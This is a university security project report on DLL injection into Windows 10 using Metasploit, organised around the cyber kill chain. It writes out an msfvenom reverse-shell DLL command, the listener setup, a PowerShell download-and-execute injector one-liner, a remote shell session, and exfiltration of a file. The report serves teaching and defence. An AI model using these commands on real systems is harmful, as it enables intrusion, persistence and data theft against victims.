Project: DLL Injection

Master's in Electronics and Computer Engineering
University of Porto - Faculty of Engineering
Professor: Jaime Sousa Dias
Carlos António de Sousa Costa Novo
Students: Antonio Gouveia Ribeiro, *up202302879*
Bernardo José Araújo Vicente, *up202008545*
Guilherme Alexandre da Cruz Vareiro de Oliveira, *up202008177*
Tiago Duarte Correia de Oliveira, *up202005936*

***Abstract*—This project involves diving into the *Dynamic Link Library* (DLL) injection as a compelling cyber threat, utilizing Kali Linux with Metasploit toolkit as the attacking platform and Windows 10 as the target system. DLL injection is widely used, compromising the system's integrity.**

***Index Terms*—DLL, Metasploit, Kali Linux, Windows 10,**

I. INTRODUCTION

DLLs are collections of reusable code and data that multiple programs can utilize simultaneously, enhancing efficiency and reducing redundancy in Windows *Operating System* (OS) in the booting process [1].

The primary objective of this project is to develop a malicious DLL malware, that will enable the attacker to get a foothold in the victim's machine. Once the DLL has been generated, and it's passed onto a Windows 10 computer, the system will know that the DLL payload is **bad**, but once it's injected into a legitimate process, it can no longer be detected, even when closing the program the DLL won't stop, making it persistent. In addition, the DLL payload will continue to run in the background from the point it was injected. Once this has been exploited, a backdoor to the victim's machine will be created, allowing the attacker to execute remote shell commands from their machine.

II. RELATED WORK

For the execution of this DLL injection, some necessary tools were utilized, namely, Kali OS and Metasploit-Framework.

Kali OS is a specialized, Debian-based Linux distribution designed for digital forensics and penetration testing. It is developed and maintained by Offensive Security, Kali OS comes pre-installed with numerous security tools aimed at tasks such as network analysis, vulnerability assessment, and exploitation. As such, it is a very useful tool for any ethical hacking or security research, as in this project. One of the pre-installed security tools in Kali OS is the Metasploit-Framework. This framework is comprised of around twenty different commands with diverse functionalities. For our project, it was used `msfvenom` [2] and `msfconsole` [3]. The former enables us to generate our malicious payload in the desired format (DLL), and later will be setting our TCP listener, and further remote shell commands once the attack is performed.

The attacker can be in any network as long as it has a visible IP to be contacted by our malicious payload. Furthermore, the attacker needs to be able to physically connect a USB device to the unlocked machine of the desired victim.

As previously said, the victim will have an unlocked machine, with Windows 10 as its OS, and with an internet connection. For the success of the malicious payload, we'll delve into some general security aspects, specifically Windows 10, and its PowerShell features.

This attack is not able to be reproduced via the web, since the Windows Defender is very effective in identifying malicious payloads, especially in the case of a generic malicious DLL.

Proceeding with the physical connection of a USB device with our malicious payload and auxiliary files, some commands need to be run in Windows PowerShell. These commands include the enabling of the TLS 1.2 Protocol. This is a necessary step in our attack because this protocol is not generally enabled by default. The attack depends on enabling it to download the injection code from our own GitHub repository to the victim's machine. Another aspect of this section is the injection code in our GitHub repository [4]. The injection code came in majority from another GitHub repository, belonging to PowerShellMafia [5], and was later updated by us to work properly for Windows 10 OS. The final aspect of the attack on the victim's machine, is the injection of the malicious payload before it's handled by Windows Defender. As previously mentioned, Windows Defender detects rather well our generic malicious DLL and can compromise the attack if not taken into consideration.


III. Solution

In correlation with the injection, there is a perspective for both the attacker and the victims. The attacker needs to introduce commands and complete steps before entering the victim's computer. Once the steps have been completed on the attacker's end, a USB drive will be inserted into the victim's machine, leading to more commands from the attacker to gain full access to the victim's machine. With the steps performed during the injection, a brief reference to the cyber kill chain will also be discussed, to identify vulnerabilities and breaches as well as examine the effectiveness of existing controls.

A. Attacker before injection

The first stage in the cyber kill chain is the **Reconnaissance** stage, where the attacker searches for their victim to inject, in our case, the DLL payload. In this step, the victim is someone who has a Windows computer with an older version, specifically Windows 10.


The next stage of the kill chain is known as the **Weaponization** stage, where malware is created to be used against the victim based on the identified vulnerabilities. To start, the attacker must create a malicious DLL with the payload that establishes a reverse shell to the attacker's PC. For that, `msfvenom` [2] is used, which allows us to create the DLL with the `meterpreter` [6] payload. The arguments for `msfvenom` are the payload with the indicative, " `-p` ", the attacker's machine IP, a Port for connection, the format (in this case, a DLL), and the output path, which is demonstrated in Figure 1.



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.101
lport=5472 -f dll > /home/kali/Desktop/inject.dll
```

Figure 1: `msfvenom` command for DLL creation


The following stage is the **Delievery** stage, where the created tools and malware are used to infiltrate the target's machine. Additionally, once the DLL is created the attacker copies it to a USB drive and begins to prepare the TCP listener. To set up the listener, he needs to open the Metasploit console using the `msfconsole` [3] command. Then, when Metasploit Framework opens, the attacker needs to select the module `"exploit/multi/handler"` executing the following command shown in Figure 2



```
       =[ metasploit v6.4.1-dev                          ]
+ -- --=[ 2407 exploits - 1239 auxiliary - 422 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
```

Figure 2: Selection of module in Metasploit console


After that, the attacker needs to set which payload he's using and configure the network parameters. For that, he uses the commands `"set payload"`, `"set lhost"`, and `"set lport"`. He should use again the payload path previously used and the same IP and Port specified in the DLL creation, presented in Figure 3.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/revers
e_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost ⇒ 192.168.56.101
msf6 exploit(multi/handler) > set lport 5472
lport ⇒ 5472
```

Figure 3: TCP listener configuration

The **Exploitation** stage refers to when the attacker takes advantage of the vulnerabilities that have been previously identified to infiltrate the victim's network. This process starts with the TCP listener executing the command `'exploit'` and waiting for the DLL to be injected, represented in Figure 4.




```
msf6 exploit(multi/handler) > set lport 5472
lport ⇒ 5472
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:5472
```

Figure 4: Reverse Shell waiting for TCP connection

B. Victim


Now we have transferred over to the victim's machine and firstly the attacker needs to know a running process on Windows where we can inject the payload. For that, the attacker can use the Powershell command `"ps"`and search for the PID of a certain process, demonstrated in Figure 5, in our example, we used `"notepad++"`.



```
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   1165      30    54040      57896       1.50  18704   6 notepad++
```

Figure 5: PID of Notepad++

With that the 5th stage, **Installation** stage, is where the attacker will install malware to take control of the victim's machine, leading to the exfiltration of valuable data. In addition, with that selection made, the attacker now needs to perform the following three commands. The first one enables TLS 1.2 in Powershell to download a string from our GitHub repository [4], this is needed because some Powershell versions come with TLS 1.1 as the default and that gives an error when downloading from GitHub. Then, the attacker downloads the injector script from our repository and runs it using IEX. To finalize the injects the DLL invoking the script passing as arguments the Process ID and the path to the DLL. If everything works as expected, the attacker should see the following outputs presented in Figure 6.




```
PS C:\Users\Guilherme> [Net.ServicePointManager]::SecurityProtocol = [Net.ServicePointManager]::SecurityProtocol -bor [Net.Secu
rityProtocolType]::Tls12
PS C:\Users\Guilherme> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/GVO72/SSR_FP/main/Invok
e-DllInjection.ps1')
PS C:\Users\Guilherme> Invoke-DllInjection -ProcessID 18704 -Dll C:\Users\Guilherme\Downloads\inject.dll

   Size(K) ModuleName                                         FileName
   ------- ----------                                         --------
        28 inject.dll                                         C:\Users\Guilherme\Downloads\inject.dll


PS C:\Users\Guilherme>
```

Figure 6: Powershell commands for injection and its output

C. Attacker after injection


Switching back to the attacker machine, we now access the penultimate stage, the **Command and Control** stage, where the attacker can communicate with the malware installed on the victim's machine, allowing the attacker to carry out their objectives. Moreover, once the DLL is injected, the attacker's computer should establish the TCP connection and open `meterpreter` [6], presented in Figure 7.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:5472
[*] Sending stage (201798 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:5472 → 192.168.56.1:64
656) at 2024-05-24 19:04:16 -0400

meterpreter > █
```

Figure 7: Connection established


With `meterpreter` [6] open the attacker has complete access to the victim's machine. With the command "shell" he can finally open a remote command line of the victim's machine, as shown in Figure 8. This is not the only function of `meterpreter` [6], you can see its capabilities on the referenced website [6].



```
meterpreter > shell
Process 7224 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Notepad++>whoami
whoami
desktop-7i6scob\guilherme

C:\Program Files\Notepad++>█
```

Figure 8: Remote command line opened

For the final stage of the cyber kill chain, the **Actions on Objectives** stage, the attacker's objective is to obtain data from the victim. For this, it was decided to download a `"confidential_info.txt"` file that the victim has on their computer onto the attacker's computer, demonstrating the attacker retrieving files from the victim's computer onto their own through the DLL that was injected. Figure 9 demonstrates the download of the file.




```
meterpreter > cd Guilherme
meterpreter > cd Downloads
meterpreter > ls
Listing: C:\Users\Guilherme\Downloads
=====================================

Mode           Size  Type  Last modified             Name
----           ----  ----  -------------             ----
100666/rw-rw   12    fil   2024-05-25 14:02:49 -  confidential_info.txt
-rw-                       0400
100666/rw-rw   282   fil   2024-01-28 12:51:09 -  desktop.ini
-rw-                       0500
100666/rw-rw   9216  fil   2024-05-24 18:45:55 -  inject.dll
-rw-                       0400

meterpreter > download "confidential_info.txt"
[*] Downloading: confidential_info.txt → /home/kali/confidential_info.t
xt
[*] Downloaded 12.00 B of 12.00 B (100.0%): confidential_info.txt → /ho
me/kali/confidential_info.txt
[*] Completed  : confidential_info.txt → /home/kali/confidential_info.t
xt
meterpreter > █
```

Figure 9: Download of the confidential file

D. Observations

During trial executions of our attack there were some raised concerns. Could our payload be detected while it was running on the background through a Network traffic analysis? And could the commands and responses be sent in plain text through TCP? Those questions are very relevant because firstly, they could be a way to prevent the attack by blocking traffic to the suspicious IP, and secondly, another security problem given that confidential information is flowing in the network and man-in-the-midle attacks could also obtain that confidential data.

As we can see in figure 10, the data is sent encrypted through the TCP connection. This is good and bad at the same time, it's good because confidentiality is not broken beyond what already is, and it's bad because the only way to detect this suspicious traffic would be by human analysis and even that would need a semi-controlled environment in order to detect the suspicious activity.



```
Frame 31: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits) on interface \Device\NPF
Ethernet II, Src: 0a:00:27:00:00:14 (0a:00:27:00:00:14), Dst: PCSSystemtec_21:b1:d0 (08:00:27:21
Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.101
Transmission Control Protocol, Src Port: 60694, Dst Port: 5472, Seq: 1169, Ack: 689, Len: 224
    Source Port: 60694
    Destination Port: 5472
    [Stream index: 0]
    [Conversation completeness: Incomplete (12)]
    [TCP Segment Len: 224]
    Sequence Number: 1169    (relative sequence number)
    Sequence Number (raw): 998374466
    [Next Sequence Number: 1393    (relative sequence number)]
    Acknowledgment Number: 689    (relative ack number)
    Acknowledgment number (raw): 1066813902
    0101 .... = Header Length: 20 bytes (5)
    Flags: 0x018 (PSH, ACK)
    Window: 8207
    [Calculated window size: 8207]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x854f [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
    [Timestamps]
    [SEQ/ACK analysis]
    TCP payload (224 bytes)
Data (224 bytes)
    Data [truncated]: 9735d72b8529ec9cb5e09e781227d29b92b433a29735d72a9735d7e39735d72be5c82fa0f17
    [Length: 224]

0020  38 65 ed 16 15 60 3b 81  fc 42 3f 96 49 ce 50 18   8e···`;· ·B?·I·P·
0030  20 0f 85 4f 00 00 97 35  d7 2b 85 29 ec 9c b5 e0    ··O···5 ·+·)····
0040  9e 78 12 27 d2 9b 92 b4  33 a2 97 35 d7 2a 97 35   ·x·'···· 3··5·*·5
0050  d7 e3 97 35 d7 2b e5 c8  2f a0 f1 78 c0 2d 44 21   ···5·+·· /··x·-D!
0060  e9 d3 f0 d0 07 6f 66 aa  8c 93 7a fb 42 69 db 3b   ·····of· ··z·Bi·;
0070  59 8a 73 94 7b 5b 76 9d  f9 3f b5 2c 54 51 9a 04   Y·s·{[v· ·?·,TQ··
0080  bf 3f 44 b5 06 af e0 87  ae 09 f7 0c 20 ad f4 53   ·?D····· ···· ··S
0090  66 5c 87 9e 71 aa 24 71  68 da 5f 31 2d 83 86 b6   f\··q·$q h·_1-···
00a0  37 04 10 ec b1 9a 93 67  80 0c 16 78 e0 c1 31 42   7······g ···x··1B
00b0  2f 6e 54 95 7c ad 3e d8  00 84 09 27 9d 3c e6 7f   /nT·|·>· ···'·<··
00c0  8d 17 ba d2 78 eb dd 29  ee 41 db 54 b5 b0 dc 4c   ····x··) ·A·T···L
00d0  5f 5b a5 d7 3f ba 49 74  3a 9e 52 0a 3d 87 20 6d   _[··?·It :·R·=· m
00e0  ec 1c 35 e2 d7 bb 5e d1  1e 89 40 46 62 03 d5 a1   ··5···^· ··@Fb···
00f0  7a 8d c3 1b 8f 6e c8 2b  3e b5 c5 1a d1 9b 0e f9   z····n·+ >·······
0100  5f a0 78 f6 c0 3b 5c 73  7c 2a bf 54 0e 98 95 3c   _·x··;\s |*·T···<
0110  17 d1 a7 4c 3c c4                                  ···L<·

No.: 31 · Time: 27.391706 · Source: 192.168.56.1 · Destination: 192.168.56.10...Length: 278 · Info: 60694 → 5472 [PSH, ACK] Seq=1169 Ack=689 Win=8207 Len=224
```

Figure 10: Packet of reverse shell response to `"whoami"` command

Another question that was raised was the difficulty in attack execution. This attacks needs actions from the attacker in Powershell of the victim's machine, so in order to facilitate it's execution our team created a Powershell script that does all this commands for the attacker. The proccess choosen to be infected is `explorer`, so the script looks for the pid of `explorer` and uses that result in the injection command. This script is available in our GitHub repository [4].

IV. Conclusion

In conclusion, this project successfully demonstrated the implementation and execution of a malicious DLL payload to gain unauthorized access to a victim's Windows 10 machine. By following the stages of the cyber kill chain, from Reconnaissance to the final Actions on Objectives, we were able to illustrate how an attacker can exploit system vulnerabilities to establish control over a target machine.

The attacker was able to access the victim's private data, and could furthermore propagate malware, try privilege escalation, or leave permanent damage to the victim's computer. The victim, on the other hand, to avoid these instances from occurring, must **NOT** do the following: leave their machine unattended, run suspicious software from the internet, alter Windows security settings, and neglect regular security updates from Windows. These precautions will help avoid such attacks.

Overall, this exploit permits the attacker to get a foothold in the victim's machine, possibly going for privilege escalation and/or malware propagation, raising the danger concerns. This exploit is not easily reproduced in reality because physical access to the victim's machine is needed, and can not be done over the web because of the efficiency of Windows Defender. For the future, the exploration of an autorun feature of Windows in disk partitions, or for more complex external devices like Raspberry Pi's or ESP's, could be done.

V. REFERENCE

References

[1] E. M., "T1055:001 - process injection: Dll injection [theoretical and demonstration]," Available at https://medium.com/@0xey/t1055-001-process-injection-dll-injection-64dc14719faa, 2023.

[2] HackTricks, "Msfvenom - cheatsheet," 2024, accessed: 2024-04-14. [Online]. Available: https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom

[3] M. Unleashed, "Msfconsole," 2024, accessed: 2024-04-14. [Online]. Available: https://www.offsec.com/metasploit-unleashed/msfconsole/

[4] G. Oliveira, A. Ribeiro, T. Oliveira, and B. Vicente, "Security of systems and networks - final project," May 2024, accessed: 2024-05-25. [Online]. Available: https://github.com/GVO72/SSR_FP

[5] PowerShellMafia, "Powersploit," 2024, accessed: 2024-05-07. [Online]. Available: https://github.com/PowerShellMafia/PowerSploit

[6] M. Unleashed, "About the metasploit meterpreter," 2024, accessed: 2024-04-14. [Online]. Available: https://www.offsec.com/metasploit-unleashed/about-meterpreter/